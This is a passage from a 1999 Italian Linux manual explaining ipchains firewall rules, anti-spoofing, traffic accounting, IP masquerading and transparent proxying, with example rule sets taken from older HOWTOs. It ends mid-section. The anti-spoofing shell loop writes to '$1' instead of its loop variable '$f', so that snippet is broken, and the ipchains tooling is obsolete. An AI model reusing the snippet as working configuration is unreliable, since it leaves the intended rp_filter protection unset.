`--source [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*porta*⟩|⟨*intervallo-di-porte*⟩`]`

`-d [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*porta*⟩|⟨*intervallo-di-porte*⟩`]`

`--destination [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*porta*⟩|⟨*intervallo-di-porte*⟩`]`

Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

`[!] -y | [!] --syn`

All'interno di una regola, fa in modo di identificare solo i pacchetti del protocollo TCP che hanno il bit SYN attivato, e i bit ACK e FIN azzerati. Questo serve a isolare i pacchetti che nel protocollo TCP richiedono l'inizializzazione della connessione. In pratica, si tratta di un modo alternativo per bloccare una connessione TCP in un solo verso. Se si usa il punto esclamativo di negazione si intende fare riferimento a pacchetti diversi dal tipo SYN.

### Esempi

# **ipchains -A input -p tcp -s ! 192.168.0.0/16 -d 192.168.0.0/16 80 -j REJECT**

Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.*.* a tutti gli indirizzi estranei alla rete stessa.

# **ipchains -A input -p tcp -s ! 192.168.0.0/16 -d 192.168.0.0/16 80 -y -j REJECT**

Come nell'esempio precedente, limitandosi a intervenire nei pacchetti SYN.

### 161.3.8 Regole per il protocollo ICMP

Il protocollo ICMP è molto importante ai fini di controllo del funzionamento della rete, e in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 161.2 elenca i tipi di pacchetto ICMP e il loro utilizzo.

| Numero | Nome | Chi lo utilizza |
|---|---|---|
| 0 | echo-reply | ping |
| 3 | destination-unreachable | traffico TCP/UDP |
| 5 | redirect | instradamento dei pacchetti |
| 8 | echo-request | ping |
| 11 | time-exceeded | traceroute |

Tabella 161.2: Tipi di messaggi ICMP.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP. In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

> È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Opzioni per il protocollo ICMP

`-s [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*tipo*⟩`]`

`--source [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*tipo*⟩`]`

`-d [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*tipo*⟩`]`

`--destination [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*tipo*⟩`]`

Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

Esempi

`#` **`ipchains -A input -p icmp -s ! 192.168.0.0/16 8 -d 192.168.0.0/16 -j DENY`**

Blocca e ignora i pacchetti ICMP che contengono un messaggio di tipo 8, cioè **`echo-request`**, proveniente da un indirizzo estraneo alla rete 192.168.*.* e destinato alla rete stessa.

### 161.3.9 Pacchetti frammentati

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

> Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione **`-f`** nel modo seguente:

`[!] -f | [!] --fragment`

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

Esempi

`#` **`ipchains -A input -p icmp -s ! 192.168.0.0/16 -d 192.168.0.0/16 -f -j DENY`**

Blocca e ignora i frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.*.* e destinati alla rete stessa.

## 161.4 Strategie

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare ai pacchetti in ingresso, in uscita e in transito, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/ipchains -F
#...
```

> Se la sicurezza è un punto critico, questo non è l'approccio migliore, perché dal momento che la politica predefinita è **`ACCEPT`**, la cancellazione delle regole mette temporaneamente il firewall in balia di qualunque possibile attacco.

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di *routing*, nel caso le prime non siano state definite, è necessario che la politica predefinita sia sempre **`ACCEPT`**. In generale, se si vuole configurare il proprio elaboratore come firewall la situazione cambia, e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, ancora prima dell'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
#...
/sbin/ipchains -P input DENY
/sbin/ipchains -P output DENY
/sbin/ipchains -P forward DENY
#...
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra le opzioni di comando **`-A`** (aggiunta in coda) e **`-I`** (inserimento all'inizio o in un'altra posizione) deve essere fatta in modo consapevole. A seconda della propria filosofia personale, si sceglierà probabilmente di utilizzare sempre solo un tipo, oppure l'altro.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di eliminazione o rifiuto (**`DENY`** o **`REJECT`**), per finire con quelle di accettazione (**`ACCEPT`**).

Se si preferisce lasciare che la politica predefinita sia **`ACCEPT`**, è importante ricordare di aggiungere una regola che impedisca l'accesso in modo generalizzato alla fine di tutte le regole di un filtro, come mostrato nell'esempio seguente:

```
#...
# In coda a tutte le regole
/sbin/ipchains -A input -l -j DENY
/sbin/ipchains -A output -l -j DENY
/sbin/ipchains -A forward -l -j DENY
```

Nell'esempio, non avendo fatto riferimento ad alcun protocollo, né ad alcun indirizzo sorgente o di destinazione, si intendono implicitamente tutti i tipi di pacchetto. Come si può vedere, è stata aggiunta l'opzione **`-l`** in modo da annotare nel registro di sistema i tentativi di accesso o di attraversamento non autorizzati. Questo tipo di strategia è comunque applicabile con qualunque tipo di politica predefinita, dal momento che con questa regola si catturano tutti i pacchetti rimanenti.

Quando lo scopo di un firewall è solo quello di proteggere una rete interna da quella esterna, si potrebbe pensare che l'uso di regole per il solo filtro di inoltro dovrebbe bastare. In effetti, dal momento che i pacchetti devono attraversare il firewall per raggiungere la rete interna, il ragionamento è corretto; tuttavia, bisogna pensare anche a proteggere il firewall, e in tal senso si comprende l'utilità di disporre di un filtro di ingresso. Infatti, se un aggressore riesce a ottenere accesso nel firewall, da lì può entrare nella rete interna che invece si considera protetta. Il filtro di uscita è una possibilità in più per completare le cose, ed è un bene che ci siano tante possibilità.

Naturalmente, le funzionalità di filtro dei pacchetti sono utili anche per gli elaboratori che devono difendersi da soli, perché si trovano in un ambiente ostile, o perché semplicemente non ci si può fidare. È evidente in questi casi che diventa importantissima la possibilità di intervenire nelle regole del filtro di ingresso ed eventualmente anche in quelle del filtro in uscita, mentre il filtro di inoltro (o di transito) dovrebbe risultare semplicemente inutile.

### 161.4.1 Pacchetti ICMP

È già stato accennato al fatto che sarebbe meglio non bloccare il transito dei pacchetti del protocollo ICMP. Il messaggio di tipo 3, **`destination-unreachable`**, è indispensabile nei protocolli TCP e UDP per sapere che un certo indirizzo non è raggiungibile; bloccandolo, si attende senza sapere il perché.

Il protocollo ICMP viene usato anche nella determinazione automatica della dimensione massima dei pacchetti (*MTU discovery*). Mancando la possibilità di ricevere questi pacchetti ICMP, il funzionamento delle comunicazioni potrebbe essere compromesso seriamente.

### 161.4.2 UDP e DNS

Una delle politiche normali nella configurazione di un firewall che deve proteggere una rete interna è quella di non lasciare che i pacchetti del protocollo UDP possano attraversarlo. In linea di principio questo atteggiamento è ragionevole, dal momento che con il protocollo UDP si gestiscono spesso informazioni delicate e aggredibili con facilità (NFS e NIS sono gli esempi più importanti).

```
# ipchains -A forward -p udp -j DENY
```

Quello che si vede è il comando molto semplice che permette di ottenere questo risultato, intervenendo nel filtro di inoltro.

Il sistema DNS utilizza prevalentemente il protocollo UDP, e a volte il protocollo TCP. In questo senso, un servizio DNS collocato all'interno di una rete protetta che abbia bisogno di risolvere nomi della rete esterna, deve necessariamente avvalersi di un altro servizio DNS posto nel firewall o anche al di fuori di questo.

```
options {
        directory "/etc/named";
        forwarders {
                123.123.123.123;
        };
};
```

L'esempio che si vede rappresenta una parte del file `/etc/named.conf` dove si indica l'indirizzo 123.123.123.123 da utilizzare per inoltrare le richieste che non possono essere risolte in base alla definizione delle zone locali. La comunicazione con il servizio presso 123.123.123.123 avviene con il protocollo TCP, e questo permette di superare il problema del blocco al transito dei pacchetti UDP.

> Il fatto che il sistema DNS utilizzi a volte il protocollo TCP per le comunicazioni normali deve servire a capire che un blocco del protocollo TCP può creare problemi intermittenti alla risoluzione dei nomi e degli indirizzi IP.

### 161.4.3 Contraffazione dell'origine – IP spoof

Uno dei riferimenti importanti su cui si basa il controllo da parte del firewall è l'indirizzo di origine dei pacchetti. Spesso, chi attacca un sistema altera i pacchetti che invia modificando l'origine, per non essere individuato. Il firewall non è in grado di sapere se l'origine è veritiera o contraffatta.

Per risolvere questo problema si utilizza la gestione dell'instradamento attraverso la procedura denominata «Source Address Verification». Per prima cosa si deve verificare che esista il file virtuale `/proc/sys/net/ipv4/conf/all/rp_filter`, quindi si possono sovrascrivere tutti i file `/proc/sys/net/ipv4/conf/*/rp_filter` con il valore 1. In pratica:

```
if [ -e /proc/sys/net/ipv4/conf/all/rp_filter ]
then
    for f in /proc/sys/net/ipv4/conf/*/rp_filter
    do
        echo 1 > $1
    done
fi
```

In modo più grossolano è possibile eliminare i pacchetti che sono «evidentemente» contraffatti. Per esempio, se l'interfaccia di rete **`ppp0`** è quella che si rivolge verso la rete esterna, si possono bloccare tranquillamente i pacchetti che provengono da questa con l'indicazione di un'origine appartenente a uno degli indirizzi riservati per le reti private.

```
/sbin/ipchains -A input -s 192.168.0.0/16 -i ppp0 -l -j DENY
/sbin/ipchains -A input -s 172.16.0.0/12 -i ppp0 -l -j DENY
/sbin/ipchains -A input -s 10.0.0.0/8 -i ppp0 -l -j DENY
```

### 161.4.4 Esempi

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con GNU/Linux.

```
/sbin/ipchains -A forward -s 224.0.0.0/3 -d 0/0 -l -j DENY
```

Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i prime tre bit a 1. Infatti, 224 si traduce nel numero binario 11100000, e questo esclude tutta la classe D e la classe E degli indirizzi IPv4. Si osservi l'aggiunta dell'opzione **`-l`** per ottenere l'annotazione nel registro del sistema dei tentativi di attraversamento. Segue la visualizzazione della regola attraverso **`ipchains -L forward -n`**; si osservi la comparsa della lettera **`l`** nella colonna delle opzioni.

```
target     prot opt     source                destination           ports
DENY       all  ----l-  224.0.0.0/3           0.0.0.0/0             n/a
```

```
/sbin/ipchains -A forward -s 224.0.0.0/3 -l -j DENY
```

Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

```
/sbin/ipchains -A forward -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT
```

Consente ai pacchetti TCP provenienti dalla rete 192.168.1.0/255.255.255.0 di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio Telnet. Segue la visualizzazione della regola attraverso **`ipchains -L forward -n`**.

```
target     prot opt     source                destination          ports
ACCEPT     tcp  ------  192.168.1.0/24        0.0.0.0/0            any -> telnet
```

---

```
/sbin/ipchains -A forward -p tcp -s 0/0 6000:6009 -d 0/0 -l -j DENY
/sbin/ipchains -A forward -p tcp -s 0/0 -d 0/0 6000:6009 -l -j DENY
```

Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 server grafici contemporaneamente.

```
/sbin/ipchains -A input  -p tcp -s 0/0 6000:6009 -d 0/0 -l -j DENY
/sbin/ipchains -A output -p tcp -s 0/0 -d 0/0 6000:6009 -l -j DENY
```

Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

### 161.4.4.1 Esempi raccolti da altri documenti

Nel documento *Linux NET-3-HOWTO, Linux Networking* di Terry Dawson (precisamente nella versione 1.2 del 1997), appare l'esempio di un firewall/router con lo scopo di proteggere una rete interna con indirizzi 172.16.37.0/255.255.255.0, come mostrato dalla figura 161.3.

```
-                                    -
 \                                   | 172.16.37.0
  \                                  |   /255.255.255.0
   \                 ---------       |
    |  172.16.174.30 | Linux |       |
NET =================|  f/w  |------|    ..37.19
    |     PPP        | router|       |  --------
   /                 ---------       |--| Mail |
  /                                  |  | /DNS |
 /                                   |  --------
-                                    -
```

Figura 161.3: Esempio tratto dal *NET-3-HOWTO*.

Seguono le istruzioni estratte da uno script abbinato all'immagine di questa figura. L'ordine in cui appaiono è importante.

```
/sbin/ipchains -F forward
/sbin/ipchains -P forward ACCEPT
/sbin/ipchains -F input
/sbin/ipchains -P input ACCEPT
```

Cancella le regole di inoltro e di ingresso, definendo la politica predefinita come **`ACCEPT`**.

```
/sbin/ipchains -A input -p tcp -s 0/0 -d 172.16.174.30 -y -l -j REJECT
```

Rifiuta l'ingresso di connessioni TCP destinate al firewall, precisamente all'interfaccia collegata all'esterno, facendo riferimento esclusivamente a pacchetti SYN, in modo da non impedire l'instaurazione di collegamenti TCP a partire dallo stesso firewall. I tentativi vengono annotati nel registro del sistema.

```
/sbin/ipchains -A forward -p tcp -s 224.0/3 -d 172.16.174.0/24 -l -j DENY
```

Impedisce il transito di pacchetti della classe D e della classe E. Anche in questo caso si annotano i tentativi nel registro del sistema.

```
/sbin/ipchains -A forward -s 127.0/8 -d 172.16.174.0/24 -j DENY
```

Nessun pacchetto appartenente alla rete di *loopback* può transitare nella rete, e quindi essere destinato a interfacce della rete interna.

```
/sbin/ipchains -A forward -p tcp -s 0/0 -d 172.16.37.19 25 -j ACCEPT
```

Accetta espressamente il transito di pacchetti riferiti a connessioni SMTP verso il server della posta elettronica.

```
/sbin/ipchains -A forward -p tcp -s 0/0 -d 172.16.37.19 53 -j ACCEPT
/sbin/ipchains -A forward -p udp -s 0/0 -d 172.16.37.19 53 -j ACCEPT
```

Accetta espressamente il transito di pacchetti riferiti a connessioni DNS verso il server relativo.

```
/sbin/ipchains -A forward -p udp -s 0/0 53 -d 172.16.37.0/24 2049 -l -j DENY
/sbin/ipchains -A forward -p udp -s 0/0 53 -d 172.16.37.0/24 2050 -l -j DENY
```

Vengono bloccate le risposte da parte del DNS che utilizzano nella destinazione delle porte delicate, come NFS.

```
/sbin/ipchains -A forward -p udp \
    -s 0/0 53 -d 172.16.37.0/24 1024:65535 -j ACCEPT
```

Dopo aver bloccato le risposte DNS destinate a porte delicate, vengono abilitate le risposte a tutte le altre porte da 1024 in su.

```
/sbin/ipchains -A forward -p tcp -s 0/0 -d 172.16.37.0/24 113 -l -j REJECT
```

Vengono respinte le richieste del protocollo IDENT provenienti dall'esterno e annotate nel registro del sistema.

```
/sbin/ipchains -A forward -p tcp \
    -s 192.168.64.0/23 -d 172.16.37.0/24 20:23 -j ACCEPT
```

Sono accettate le connessioni TCP verso le porte da 20 a 23 provenienti da reti private (192.168.64.* e 192.168.65.*).

```
/sbin/ipchains -A forward -p tcp -s 172.16.37.0/24 -d 0/0 -j ACCEPT
```

Consente il transito delle connessioni TCP che hanno origine all'interno della rete protetta.

```
/sbin/ipchains -A forward -p tcp -s 0/0 -d 172.16.37.0/24 -l -j DENY
/sbin/ipchains -A forward -p udp -s 0/0 -d 172.16.37.0/24 -l -j DENY
```

Blocca tutte le altre connessioni TCP e UDP provenienti dall'esterno.

---

Un altro esempio interessante si trova nel *Firewalling and Proxy Server HOWTO* di Mark Grennan (versione 0.4 del 1996), dove appare uno script pensato per un firewall/router che ha lo scopo di proteggere una rete interna con indirizzi 196.1.2.0/255.255.255.0. Ciò che viene mostrato di seguito è modificato leggermente rispetto all'originale.

```
/sbin/ipchains -P forward DENY
/sbin/ipchains -F
```

Questo esempio si basa essenzialmente nel controllo del filtro di inoltro, per cui si modifica la politica predefinita di inoltro in modo da impedire il transito dei pacchetti, e poi si azzerano tutte le regole di tutti i filtri.

```
/sbin/ipchains -A forward -p tcp -s 0/0 1024:65535 -d 196.1.2.10 25   -j ACCEPT
/sbin/ipchains -A forward -p tcp -s 196.1.2.10 25  -d 0/0 1024:65535  -j ACCEPT
```

Permette le connessioni attraverso cui è possibile ricevere e inviare la posta elettronica.

```
/sbin/ipchains -A forward -p tcp -s 0/0 1024:65535 -d 196.1.2.11 80   -j ACCEPT
/sbin/ipchains -A forward -p tcp -s 196.1.2.11 80  -d 0/0 1024:65535  -j ACCEPT
```

Permette il transito delle connessioni con il server HTTP.

```
/sbin/ipchains -A forward -p tcp -s 0/0 1024:65535  -d 196.1.2.0/24 80 -j ACCEPT
/sbin/ipchains -A forward -p tcp -s 196.1.2.0/24 80 -d 0/0 1024:65535  -j ACCEPT
```

Permette che dall'interno si acceda a servizi HTTP esterni.

```
/sbin/ipchains -A forward -p udp -s 0/0 53 -d 196.1.2.0/24 -j ACCEPT
/sbin/ipchains -A forward -p tcp -s 0/0 53 -d 196.1.2.0/24 -j ACCEPT
/sbin/ipchains -A forward -p udp -s 196.1.2.0/24 -d 0/0 53 -j ACCEPT
/sbin/ipchains -A forward -p tcp -s 196.1.2.0/24 -d 0/0 53 -j ACCEPT
```

Consente il traffico necessario per il servizio DNS.

---

Per concludere è il caso di segnalare nuovamente il documento *Linux IPCHAINS-HOWTO* di Paul Russell, che contiene molti esempi dell'uso migliore che si può fare del programma **`ipchains`**.

## 161.5 Contabilizzazione del traffico

Con i kernel Linux 2.2.*, la contabilizzazione del traffico è implicita nel sistema di filtro del firewall: ogni regola che venga inserita in un filtro accumula i propri contatori. In questo senso possono essere opportune anche regole che non hanno l'indicazione di alcun obbiettivo, in quanto utili solo per selezionare una parte del traffico ai fini contabili.

### 161.5.1 ipchains per la contabilità del traffico IP

Come accennato, non c'è bisogno di attivare la contabilizzazione del traffico, al massimo si tratta di studiare le regole per definire il traffico che si vuole individuare e controllare. Successivamente, con l'opzione **-v** si può osservare il valore raggiunto dai vari contatori. Per esempio, disponendo di un'unica regola che cattura tutto il traffico in ingresso,

```
# ipchains -F input
```

```
# ipchains -A input
```

il comando

```
# ipchains -L input -v
```

potrebbe generare un rapporto simile a quello seguente:

```
 pkts bytes target     prot opt    tosa tosx  ifname     mark       outsize
  376 34968 -          all  ------ 0xFF 0x00  any
```

Si possono notare in particolare le colonne **pkts** e **bytes** che si riferiscono rispettivamente al numero di pacchetti IP e alla loro dimensione complessiva in byte. A fianco dei numeri che esprimono queste quantità potrebbero essere aggiunte delle lettere che rappresentano dei multipli: **K**, **M** e **G**. È importante osservare che questi esprimono multipli del sistema di numerazione decimale: 1.000, 1.000.000 e 1.000.000.000.

L'azzeramento dei conteggi si ottiene con l'opzione di comando **-Z** (**--zero**), che interviene in tutte le regole dei filtri indicati. Questa può essere utilizzata anche assieme all'opzione **-L**, in modo da non perdere informazioni; tuttavia, in questo caso, non è possibile indicare il nome di un filtro particolare, e si deve intervenire su tutte le regole esistenti.

Esempi

```
# ipchains -L input -v
```

Mostra tutte le informazioni disponibili sulle regole del filtro di ingresso. Tra le altre cose mostra anche i contatori del traffico.

```
# ipchains -Z input
```

Azzera i conteggi riferiti alle regole di ingresso.

```
# ipchains -F -Z -v
```

Mostra tutte le informazioni disponibili di tutti i filtri (ed eventualmente anche di altri raggruppamenti di regole), compresi i conteggi che vengono azzerati immediatamente dopo.

## 161.6 Raggruppamenti di regole al di fuori dei filtri

Oltre ai filtri normali, è possibile definire delle raccolte di regole aggiuntive, a cui si può fare riferimento quasi come se fossero delle subroutine di un linguaggio di programmazione. Queste raccolte vengono identificate da un nome, al quale si può fare riferimento attraverso altre regole in qualità di obbiettivo. In pratica, una regola posta in un filtro può indicare un obbiettivo corrispondente al nome di un altro raggruppamento di regole, e viene così a essere incorporato idealmente in quel punto.

Per comprendere il meccanismo, si supponga di avere creato la raccolta di regole (*chain*) denominata **Prova**, e di avere una regola all'interno del filtro di ingresso che vi faccia riferimento. Per cominciare, le regole contenute all'interno di **Prova** potrebbero essere:

```
target     prot opt     source               destination          ports
-          all  ------  192.168.1.0/24       0.0.0.0/0            n/a
-          all  ------  0.0.0.0/0            192.168.1.0/24       n/a
-          all  ------  0.0.0.0/0            127.0.0.1            n/a
```

Come si può osservare in questo caso, si tratta di regole che servono solo alla contabilizzazione il traffico, dal momento che non sono stati indicati degli obbiettivi.

Le regole di ingresso potrebbero essere quelle seguenti:

```
target     prot opt     source              destination         ports
...
Prova      tcp  ------  0.0.0.0/0           0.0.0.0/0           * ->   *
...
```

Si può osservare una regola il cui scopo è quello di individuare tutto il traffico TCP. Dal momento che l'obbiettivo di questa è il raggruppamento **`Prova`**, i pacchetti che rientrano nella selezione di questa regola vengono scomposti ulteriormente attraverso le regole del raggruppamento **`Prova`**. I pacchetti che non vengono «catturati» da alcuna regola del raggruppamento **`Prova`** tornano a essere presi in considerazione dalle regole successive nel filtro di ingresso.

La creazione di un raggruppamento di regole si ottiene con l'opzione di comando **`-N`** (**`--new-chain`**), e la sua eliminazione con **`-X`** (**`--delete-chain`**). Per esempio, il comando,

```
# ipchains -N Prova
```

serve a creare il raggruppamento **`Prova`** a cui si accennava in precedenza. L'inserimento di regole avviene nel modo normale; per continuare a seguire gli esempi fatti, i comandi dovrebbero essere i seguenti:

```
# ipchains -A Prova -s 192.168.1.0/24
```

```
# ipchains -A Prova -d 192.168.1.0/24
```

```
# ipchains -A Prova -s 127.0.0.1
```

Così, l'inserimento della regola nel filtro di ingresso che fa riferimento a questo raggruppamento, come mostrato dagli esempi in precedenza, si indica semplicemente con il comando seguente:

```
# ipchains -A input -p tcp -j Prova
```

L'eliminazione di un raggruppamento di regole è ammissibile solo quando questo è vuoto, e inoltre non esistono più riferimenti da parte di altre regole nei filtri normali.

```
# ipchains -D input -p tcp -j Prova
```

```
# ipchains -F Prova
```

```
# ipchains -X Prova
```

I comandi mostrati sopra servono rispettivamente a eliminare la regola di ingresso che faceva riferimento al raggruppamento **`Prova`**, a svuotare il raggruppamento e infine a eliminarlo.

## 161.7 Riferimenti

- Paul Russell, *Linux IPCHAINS-HOWTO*
- Terry Dawson, *Linux NET-3-HOWTO, Linux Networking*
- Mark Grennan, *Firewalling and Proxy Server HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Mascheramento IP e proxy trasparente secondo la gestione del kernel Linux 2.2.*

Il kernel Linux 2.2.*, assieme alla gestione del filtro dei pacchetti IP può occuparsi anche del mascheramento IP e della gestione del proxy trasparente, cosa che consente di collegare una rete privata con indirizzi IP esclusi dalla rete pubblica, all'esterno.

## 162.1 Mascheramento IP

Attraverso il mascheramento IP si fa in modo di mostrare all'esterno che l'origine delle connessioni è sempre il nodo che esegue questo compito, anche quando in realtà si tratta di un nodo interno alla rete privata. Naturalmente, il nodo che esegue il mascheramento è poi in grado di distinguere quali siano stati i nodi mascherati che hanno originato la connessione, girando a loro i pacchetti di loro competenza.

```
                        +---------------+
                        |   filtro di   |          Rete privata mascherata
- - - ------------------| mascheramento |-------*-----------*-------- - - -
Rete pubblica           |      IP       |       |           |
(Internet)              +---------------+   +--------+  +--------+
                                            |  host  |  |  host  |
                                            +--------+  +--------+
```

Figura 162.1: Mascheramento IP.

In linea di principio, i nodi collocati nella rete privata mascherata, sono in grado di accedere all'esterno, per mezzo del filtro di mascheramento degli indirizzi, mentre dall'esterno potrebbe mancare l'instradamento verso tali nodi. In effetti, quando la rete privata mascherata utilizza indirizzi IP esclusi dalla rete pubblica, tale instradamento (dall'esterno verso l'interno) non può esistere.

L'attivazione nel kernel delle funzionalità di mascheramento richiede prima di tutto che siano state attivate quelle di firewall, e quelle di ricomposizione dei pacchetti frammentati (nello stesso modo già visto nella sezioni dedicate al filtro di pacchetto IP), dove in particolare sia stata poi aggiunta anche quella di mascheramento.

- *IP: always defragment* (12.5.7) **Y**
- *IP: masquerading* (12.5.7) **Y**
- *IP: ICMP masquerading* (12.5.7) **Y**

### 162.1.1 ipchains per l'amministrazione del mascheramento

Attualmente (con i kernel 2.2.*), la gestione del mascheramento IP del kernel è un'estensione di quella del filtro di pacchetto IP, e deve essere attivata espressamente attraverso **`ipchains`**, utilizzando il filtro di inoltro, **`forward`**, assieme a una politica di accettazione (**`ACCEPT`**) con l'aggiunta dell'indicazione che si tratta di mascheramento per mezzo dell'obbiettivo **`MASQ`**. La cosa si può rappresentare schematicamente attraverso il modello seguente che comunque potrebbe essere esteso o precisato meglio.

`ipchains -A|-I forward -s` ⟨*indirizzi-da-mascherare*⟩ `-d 0/0 -j MASQ`

Ricapitolando quindi, il mascheramento si ottiene definendo una regola nel filtro di inoltro, in cui sia stato attivato il **mascheramento dell'origine nei confronti della destinazione**.

### 162.1.2 Mascheramento in pratica

In generale, il mascheramento IP si utilizza per consentire a una rete privata, che utilizza indirizzi IP esclusi da Internet, di accedere all'esterno. In questa situazione potrebbe essere sensata ugualmente una strategia di difesa attraverso le funzionalità di filtro già discusse nelle sezioni dedicate a questo argomento, perché dall'esterno, qualcuno potrebbe creare un proprio instradamento verso la rete privata.

In ogni caso, la situazione comune per il mascheramento IP è quella dello schema che appare in figura 162.2. L'interfaccia di rete del nodo di mascheramento connessa alla rete privata (**`eth0`**) deve avere un indirizzo

IP che appartenga a tale spazio, e inoltre deve essere stato previsto un instradamento corretto. L'altra interfaccia, quella rivolta verso la rete pubblica (**ppp0**), avrà un indirizzo IP pubblico, e l'instradamento dovrà essere quello predefinito.

```
                        +----------------+          192.168.1.0
                   ppp0 |                | eth0     Rete privata mascherata
- - - ------------------| mascheramento  |-------*-----------*-------- - - -
Rete pubblica           |       IP       |       |           |
(Internet)              +----------------+   +--------+  +--------+
                                             |  host  |  |  host  |
                                             +--------+  +--------+
```

Figura 162.2: Esempio di mascheramento di una rete privata.

In questa situazione, la regola che consente alla rete privata di raggiungere l'esterno può essere definita con uno dei due comandi seguenti: il primo è un esempio approssimativo, mentre il secondo fa un riferimento esplicito agli indirizzi esterni in modo che non coincidano con quelli interni.

```
/sbin/ipchains -A forward -s 192.168.1.0/24 -d 0/0 -j MASQ
/sbin/ipchains -A forward -s 192.168.1.0/24 -d ! 192.168.1.0/24  -j MASQ
```

Visualizzando la regola attraverso **ipchains -L forward -n**, si ottiene una tra le due informazioni seguenti (a seconda del comando prescelto).

```
Chain forward (policy ACCEPT):
target     prot opt     source                destination          ports
MASQ       all  ------  192.168.0.0/16        0.0.0.0/0            n/a
Chain forward (policy ACCEPT):
target     prot opt     source                destination          ports
MASQ       all  ------  192.168.0.0/16       !192.168.0.0/16       n/a
```

Si è accennato al fatto che non si può escludere che qualcuno voglia provare a definire un proprio instradamento verso la rete privata che in condizioni normali dovrebbe essere irraggiungibile dall'esterno. Per questo, conviene escludere esplicitamente il traffico nella direzione opposta, oppure semplicemente definire che la politica predefinita del firewall deve essere **DENY**.

```
#!/bin/sh
/sbin/ipchains -P forward DENY
/sbin/ipchains -A forward -s 192.168.1.0/24 -d 0/0 -j MASQ
```

## 162.2 Proxy trasparente

Il ***proxy trasparente***, o *transparent proxy*, è una funzionalità attraverso la quale si fa in modo di ridirigere il traffico (TCP) verso un servizio proxy del nodo locale, quando altrimenti sarebbe diretto verso altri nodi, a porte determinate.

Il kernel Linux fornisce questa funzionalità come estensione di quelle di filtro dei pacchetti IP; ma per farlo deve essere aggiunta esplicitamente la gestione di questa caratteristica.

- *IP: always defragment* (12.5.7) **Y**
- *IP: transparent proxy support* (12.5.7) **Y**

Naturalmente, per attivare un sistema di proxy trasparente occorre il proxy. In effetti, il vantaggio di usare questo sistema al posto del mascheramento IP sta proprio nell'inserzione di un proxy, possibilmente di una cache proxy, per ridurre il traffico nella connessione con la rete pubblica. In questo modo, il software utilizzato nei nodi della rete privata non ha bisogno di essere configurato per inviare tutte le sue richieste al proxy, ma quando i pacchetti tentano di raggiungere l'esterno, allora vengono presi in considerazione da questo.

### 162.2.1 ipchains per il proxy trasparente

La ridirezione attraverso cui si ottiene il proxy trasparente si definisce esclusivamente per mezzo del filtro di ingresso, **input**, specificando una porta di ridirezione con l'obbiettivo **REDIRECT**. Considerato che il proxy trasparente viene usato normalmente solo per il protocollo TCP, la sintassi di **ipchains** per questo scopo si traduce nello schema seguente:

ipchains -A|-I input -p tcp -s ⟨*origine*⟩ -d ⟨*destinazione*⟩ ⟨*porte*⟩ -j REDIRECT ⟨*porta-locale*⟩

Quello che si ottiene è che il traffico proveniente dagli indirizzi previsti, diretto verso le destinazioni indicate, complete dell'informazione sulle porte, viene ridiretto alla porta specificata dopo l'obbiettivo **REDIRECT** nel nodo locale.

### 162.2.2 Proxy trasparente in pratica

